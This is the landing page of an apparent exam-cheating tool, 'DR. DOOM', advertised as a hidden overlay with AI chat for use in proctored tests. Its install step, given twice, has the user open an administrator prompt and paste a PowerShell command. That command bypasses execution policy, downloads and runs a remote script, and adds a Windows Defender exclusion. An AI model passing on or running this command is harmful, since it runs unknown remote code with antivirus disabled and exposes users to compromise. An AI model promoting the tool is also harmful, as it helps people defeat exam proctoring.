

Open CMD as Administrator.
Press Win + R, type cmd, then open it with Run as administrator.
Screenshot capture, AI chat, and a low-profile Windows overlay stay within reach.
Install in one lineno manual setup, no browser download
powershell.exe -ExecutionPolicy Bypass -Command "iex (irm 'https://xyxporkkwsnwcfscbtif.supabase.co/storage/v1/object/public/releases/install.ps1')"
Open Windows PowerShell, paste the command, and press Enter.
See how to use itSee how to download, configure, and set up DR. DOOM step by step.

Watch DR. DOOM in action during live testing environments and secure proctored browsers.

A side-by-side look at the DR. DOOM overlay on a regular desktop.


Review the browsers supported by the current Windows release.
The client is a portable Windows release with an automated one-click installer for Command Prompt.
Press Win + R, type cmd, then open it with Run as administrator.
Paste the command below and press Enter. The installer auto-whitelists DR. DOOM in Windows Defender — no manual exclusions.
Launch doom.exe from the Desktop shortcut, sign in, and use the hotkeys over your browser or editor.
powershell.exe -ExecutionPolicy Bypass -Command "iex (irm 'https://xyxporkkwsnwcfscbtif.supabase.co/storage/v1/object/public/releases/install.ps1')"
Downloads DR. DOOM, adds the Windows Defender exclusion, and drops a Desktop shortcut — automatically.
Capture, tune, connect, and keep your working context close.
Capture the background screen with a button or hotkey, then paste it straight into a browser or ChatGPT.
Control the overlay from fully visible down to zero percent when you need a clear view.
Connect Gemini, GPT-4o, Claude, OpenRouter, or Zhipu GLM with your own prompts and study notes.
Save your visual context and conversations on the machine, ready when the next question arrives.
Start with the free session, then add a defined access window when you need more room.
Test drive everything
Quick access when you need it
Best value for regular use
Go all in, no limits
Secure checkout: UPI and cards are handled by Razorpay. A successful payment is instantly credited to your signed-in account.
Official Telegram support, Discord server, YouTube video guides, and direct assistance for DR. DOOM users.
Direct assistance, payment verification & instant help via Telegram.
Join our Discord server for setup help, announcements & community chat.
Watch setup guides, stealth demonstrations & feature updates.
DR. DOOM processes submitted media through third-party APIs and is intended only for systems, networks, and data you own or are authorized to test.
Read the complete agreement before downloading. It covers use, privacy, community access, subscriptions, refunds, and changes to the service.